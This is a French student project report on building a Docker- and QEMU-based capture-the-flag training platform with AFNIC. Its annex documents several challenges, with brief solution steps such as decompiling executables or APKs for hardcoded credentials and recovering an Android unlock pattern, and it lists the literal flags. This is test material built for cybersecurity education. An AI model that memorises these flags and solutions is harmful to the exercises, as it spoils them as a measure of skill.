|  |
| --- |
| CPIRMOBCZ |
| Rapport de projet industriel SiiC |
| Développement d’une plateforme de CTF |
|  |
| **Chevrier Romain – Orinel Gwendal – Bernard Gary – Minaret Alexandre – Zenati Mohamed** |
| **06/04/2018** |







Contenu

[I) Introduction 4](#_Toc509996590)

[1) Présentation des parties prenantes 4](#_Toc509996591)

[a) L’AFNIC 4](#_Toc509996592)

[b) Le CFI 4](#_Toc509996593)

[c) L’équipe 5](#_Toc509996594)

[2) Présentation du projet 5](#_Toc509996595)

[a) Problématique 6](#_Toc509996596)

[b) Besoins et objectifs 6](#_Toc509996597)

[c) Moyens disponibles 6](#_Toc509996598)

[II) Développement 7](#_Toc509996599)

[1) Etude des besoins 7](#_Toc509996600)

[a) Etude de la solution de virtualisation 7](#_Toc509996601)

[b) Etude de la solution des « failles » et scénarios 7](#_Toc509996602)

[c) Diagramme de cas d’utilisation 8](#_Toc509996603)

[2) Management du projet 8](#_Toc509996604)

[a) Organisationnel 8](#_Toc509996605)

[b) Relationnel 9](#_Toc509996606)

[c) Etude des risques 9](#_Toc509996607)

[d) Contraintes 10](#_Toc509996608)

[3) Etude du marché 11](#_Toc509996609)

[4) Description de la solution utilisée 11](#_Toc509996610)

[III) Conclusion 12](#_Toc509996611)

[IV) Annexes 12](#_Toc509996612)

[a) Trello et Gantt Project 12](#_Toc509996613)

[b) Documentation technique des failles 13](#_Toc509996614)

# I) Introduction

## 1) Présentation des parties prenantes

### a) L’AFNIC

L’AFNIC (Association Française pour le Nommage Internet en Coopération) est une association loi de 1901. Elle a pour mission de gérer les domaines Internet nationaux de premier niveau de France (.fr), La Réunion (.re), Terres australes et antarctiques françaises (.tf), Mayotte (.yt), Saint-Pierre-et-Miquelon (.pm) et Wallis-et-Futuna (.wf). L'Afnic se définit également comme fournisseur de solutions techniques et de services de registre, elle est notamment le partenaire technique de nouveaux domaines génériques dont le .paris, le .bzh, le .alsace, le .ovh.

Elle a été créée en 1997 par la volonté conjointe de l’INRIA et de l’État français (ministères de l’industrie, des télécommunications et de la recherche). Elle est aujourd'hui régie par l'article L 45 du Code des postes et des communications électroniques1 et le décret du 1er août 20112.

Son siège est situé à Montigny-le-Bretonneux, Saint-Quentin-en-Yvelines. Le président du Conseil d'administration est Emmanuel Sartorius, le directeur général est Pierre Bonis.


 (source : Wikipedia)

### b) Le CFI

CFI, l’école connectée au futur de l’industrie propose une offre unique de formations (du CAP au BAC+5) et de stages professionnels adaptés aux besoins des entreprises du secteur industriel d’aujourd’hui et de demain.



### c) L’équipe



## 2) Présentation du projet

Dans le cadre de notre diplôme de Manager des Systèmes Informatiques parcours SiiC, en partenariat avec l’AFNIC, nous avons pour mission de réaliser une plateforme de type CTF (Capture The Flag) pour l’entraînement à la cyber-sécurité.

Dans les challenges de cyber-sécurité, plusieurs équipes s’affrontent pour capturer des points d’une infrastructure ou faire tomber des services, des machines etc… Ils ont pour cela à disposition une infrastructure par équipe avec des vulnérabilités différentes d’une équipe à l’autre. Dans notre cas, nous devons mettre en place cette plateforme pour deux équipes.

Cette plateforme doit répondre à des critères précis. Elle doit pouvoir être déployée rapidement et comprendre autant de failles que possibles. Les organisateurs doivent pouvoir lancer les scénarios pré-enregistrés et suivre l’évolution de la compétition. Les critères de réussites doivent être définis clairement, du CTF, de l’indisponibilité de service etc…

Cette plateforme doit utiliser la technologie de virtualisation pour être capable de générer un environnement ayant un contenu différent à chaque fois. Nous devons créer un certain nombre de machines virtuelles qui comporteront des failles documentées.

### a) Problématique

Après étude du projet, nous avons dégagé les problématiques suivantes :

* Comment sensibiliser des utilisateurs à la cyber-sécurité ?
* Comment améliorer les compétences des utilisateurs en cyber-sécurité

### b) Besoins et objectifs

Nous avons identifié les besoins suivants :

* Une plateforme de CTF (Capture the Flag)
* Déploiement rapide et facile
* Former les utilisateurs à la cyber-sécurité
* Créer une émulation de groupe et promouvoir le travail d’équipe

Nous en avons donc déduis les objectifs que nous nous sommes fixés pour mener à bien ce projet :

* Créer une plateforme rapide et facile à déployer
* Permettre l’ajout de failles d’actualité et en définir les critères de réussites
* Pouvoir créer des scénarios sur mesure
* Gérer et classer les équipes en fonction de leurs performances
* Déployer automatiquement l’infrastructure de chaque équipe
* Permettre aux administrateurs de communiquer avec les équipes via un système de notifications

Nous nous sommes donc attachés au cours de ce projet à atteindre les objectifs fixés

### c) Moyens disponibles

Pour mener à bien ce projet, nous avons listé les moyens à notre disposition :

* Les ordinateurs du CFI
* Un serveur sous Ubuntu 16.04
* Équipements réseaux
* Gestionnaire de mot de passe
* Nom de domaine public « .fr »
* Plateforme de dépôt et de gestion de version (Git)
* Un groupe de 5 personnes

# II) Développement

## Etude des besoins

### Etude de la solution de virtualisation

Un des premiers besoins de ce projet était de proposé une solution de virtualisation de la plateforme afin de garantir un déploiement rapide et facile. Nous avons donc procédé à une recherche de cette solution et avons réalisé un comparatif entre différentes solution de virtualisation. Notre solution devait comporter les critères suivants :

* Léger et facile à utiliser
* Gestion de LAN
* Supporte plusieurs machines différentes
* Permet l’émulation d’un grand nombre de système d’exploitation
* Compatible avec l’automatisation de tâches, type script
* Open-Source

Notre choix s’est donc porté sur la solution proposée par Docker. Docker nous permet de créer des containers applicatifs sous linux. Et Qemu (KVM) pour les autres types de machines

### Etude de la solution des « failles » et scénarios


Un autre besoins du projet et un de nos objectifs est la gestion de scénarios dynamique. C’est-à-dire la possibilité de créer des scénarios uniques pour chaque partie ou de garder des scénarios déjà créé.

Pour cela nous nous sommes appuyés sur une fonctionnalité de Docker, en utilisant des Dockerfile qui permettent la création automatique des containers applicatifs. Avec Qemu nous utilisons une ligne de commande pour lancer une machine virtuelle.

Nos scénarios reposent sur une ou plusieurs failles. Une faille est la mise en avant d’une faiblesse de sécurité, de programmation, d’encryptions etc. et permettent de mettre en avant certaines compétences et de cibler de zones sensibles. Ces failles doivent être d’actualité et nous avons donc pensé à un système participatif où toutes les personnes administratrice du site peuvent ajouter leurs failles sur le site.

### Diagramme de cas d’utilisation

Afin de mieux cerner les fonctionnalités attendues nous avons réalisé un diagramme de cas d’utilisation



## Management du projet

### Organisationnel

Pour la réalisation de ce projet, nous avons travaillé en utilisant la méthode Agile – Scrum. Nous n’avons pas suivi à la lettre les différents jalons préconisés par la méthode mais nous avons suivi les principes de bases :

* Les mêlées quotidiennes
* Les revues de sprint
* Le planning poker (pour l’estimation de la durée de chaque tâche)

Pour valider qu’une tâche était terminée, nous avons procéder à des démonstrations devant l’ensemble du groupe.

Pour suivre l’avancement du projet nous avons utilisé la plateforme en ligne Trello pour référencer les tâches et référencer celles qui étaient terminées. Et pour la gestion du temps nous avons utilisé Gantt Project, ce qui nous a permis de cerner les tâches critiques.

### Relationnel

Pour assurer la bonne communication du groupe nous avons utilisé les moyens à notre disposition :

* Gmail pour l’échange de mail
* Messenger pour la communication par message instantané

### Etude des risques

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| **Description du risque** | **Probabilité**  **/5** | **Criticité**  **/5** | **Importance**  **/25** | **Solution préventive** | **Solution curative** | **Responsable** |
| Problème d’installation sur les ordinateurs | 3 | 3 | 9 | Faire les installations rapidement en début de projet. | Utiliser les ordinateurs du CFI. | Mohamed |
| Panne d’un ordinateur | 2 | 2 | 4 | Vérifier que les ordinateurs fonctionnent. | Mohamed |
| Retard du projet | 4 | 5 | 20 | Définition d’une méthode de projet avec une bonne organisation | Éliminer les fonctionnalités les moins importantes | Gwendal |
| Retard d’une personne | 4 | 4 | 16 | Copie du travail en cours sur GIT, Prévenir au préalable le Chef de projet | Rattrapage pendant les pauses | Romain |
| Absence d’une personne | 4 | 5 | 20 | Répartition du travail sur les autres membres de l’équipe | Romain |
| Problèmes de relation humaine (discorde) | 5 | 4 | 20 | Privilégier la communication, écouter et respecter l’avis des autres | Faire une pause, reprendre la discussion au calme. | Gary |
| Hors-sujet | 4 | 5 | 20 | Bien cadrer le projet, mettre par écrit les spécifications et valider avec le corps enseignant | Re-spécifier et valider avec le corps enseignant | Gwendal |
| Difficultés techniques | 3 | 4 | 12 | Assigner les tâches en fonction des compétences (voir binôme de compétences mixtes) | Demander de l’aide au corps enseignant | Romain |
| Panne Wifi | 4 | 2 | 8 |  | Utiliser le réseau filaire ou la 4G. | Alexandre |
| Panne Internet filaire | 3 | 3 | 9 |  | Utiliser la 4G ou travailler à domicile | Mohamed |
| Problèmes météorologiques (neige, inondations) | 2 | 3 | 6 | Copie du code sur Git | Travailler à domicile | Gwendal |
| Bug dans le programme | 3 | 4 | 12 | Faire des revues de code | Debug en binôme | Gwendal |
| Pertes des documents | 2 | 5 | 10 | Sauvegarde sur Git | Récupération du code sur Git | Romain |

### Contraintes

Pour réaliser ce projet nous avons été confrontés à certaines contraintes :

* Les compétences de chacun
* Le matériel disponible limité
* L’accessibilité de la plateforme à travers internet
* La limite de temps pour réaliser le projet

Chaque point a été traité pour limiter au maximum leur impact à travers ces solutions :

* Répartitions des tâches selon les compétences
* Utilisation de la solution de virtualisation
* Création d’un tunnel entre la machine hôte et le serveur de redirection
* Optimisation du temps nécessaire à la réalisation de chaque étape du projet

## Etude du marché

Avant de démarrer le projet, nous avons commencé par recenser les sites de challenges de cyber-sécurité pour avoir une idée de la marche à suivre dans la réalisation de notre propre plateforme de challenge.

## Description de la solution utilisée

Notre solution s’appuie sur l’architecture réseau suivante :




Figure Schéma réseau détaillé de la solution

Le développement de l’interface utilisateur (le site web de la plateforme) a été réalisé à l’aide des outils suivants :

* Html 5
* CSS 3
* JavaScript
* Php
* SQL
* Bootstrap (css)
* Fontawesome (icônes)


# III) Conclusion


Dans ce projet nous avons pu remplir nos objectifs, à travers la validation de ces différents items :

* Plateforme fonctionnelle de CTF déployée sous forme de containers applicatifs sur un serveur Ubuntu
* Interface de gestion en ligne
* Système de confrontation en temps réel par équipe
* Documentation technique complète des failles

# IV) Annexes

## Trello et Gantt Project







## Documentation technique des failles

**Nom de la faille :** cracking-031  
**Catégorie de la faille** : cracking  
**Objectif de la faille :** Décompiler Programme C / MySQL  
**Difficulté de la faille :** 3  
**Description de la faille :** L’utilisateur possède une archive zip avec 3 dossiers contenant chacun un fichier .exe.


**Capture d’écran :**

  
**Solution :** Décompiler les fichiers .exe puis trouver les ID MySQL dans le code pour pouvoir se connecter à la base de données via l’interface phpMyAdmin pour pouvoir récupérer le flag  
**Flag de la faille A :** uncocalightsvp  
**Flag de la faille B :** uncocazerosvp


**Nom de la faille :** cracking-041  
**Catégorie de la faille** : cracking  
**Objectif de la faille :** Décompilation APK  
**Difficulté de la faille :** 3  
**Description de la faille :** L’utilisateur possède un fichier apk   
**Capture d’écran :**   
**Solution :** Décompiler l'application APK pour obtenir les identifiants de connexion, se connecter sur la page index.php et récupérer le flag.  
**Flag de la faille A :** apk\_decrypt123a  
**Flag de la faille B :** apk\_decrypt123b


**Nom de la faille :** cryptanalyse-020  
**Catégorie de la faille** : cryptanalyse  
**Objectif de la faille :** Android déverrouillage schéma  
**Difficulté de la faille :** 3  
**Description de la faille :** L’utilisateur télécharge une archive contenant les fichiers sources d’un OS Android, il doit trouver le bon schéma pour déverrouiller le téléphone.  
**Capture d’écran :**   
**Solution :** Trouver le fichier gesture.key, l’analyser et retrouver l’ordonnancement des points pour déverrouiller le téléphone   
**Flag de la faille A :** 847630125  
**Flag de la faille B :** 673840512


**Nom de la faille :** cryptanalyse-026  
**Catégorie de la faille** : cryptanalyse  
**Objectif de la faille :** ELF Protection  
**Difficulté de la faille :** 2  
**Description de la faille :** Programme rédigé en C avec et compilé avec GCC32.  
**Capture d’écran :**

  
**Solution :**

Edité le fichier Ch1.bin, grâce Notepad++ ou console linux.

  
**Flag de la faille A :** UGFzc2Vtb2lsZXNlbA==  
**Flag de la faille B :** Q2ZpbTBoQG1lZA==

**Nom de la faille :** cryptanalyse-027  
**Catégorie de la faille** : cryptanalyse  
**Objectif de la faille :** Script Python  
**Difficulté de la faille :** 3  
**Description de la faille :** Deux niveaux de cryptage  
**Capture d’écran :** Choix 1 pour crypter, choix 2 pour décrypter.



**Solution :** Comme le mot de passe est crypter sur deux niveaux (SHA-1 et ASCII), il faut utiliser le script python a fin de décrypter le 1er mdp et ensuite utiliser un décode sha1 sur internet pour avoir le mdp.



**Flag de la faille A :** Cfim0h@med  
**Flag de la faille B :** W@rCr@ft01

**Nom de la faille :** cryptanalyse-039  
**Catégorie de la faille** : cryptanalyse  
**Objectif de la faille :** Analyse de données personnelles  
**Difficulté de la faille :** 3  
**Description de la faille :** PREREQUIS : "Challenge\_Gmail" Grâce au compte gmail de john, trouvez ses renseignements pour decouvrir le flag  
**Capture d’écran :**   
**Solution :**   
**Flag de la faille A :** R3ns31gn3me3nts  
**Flag de la faille B :** D0nnees2J0hnny

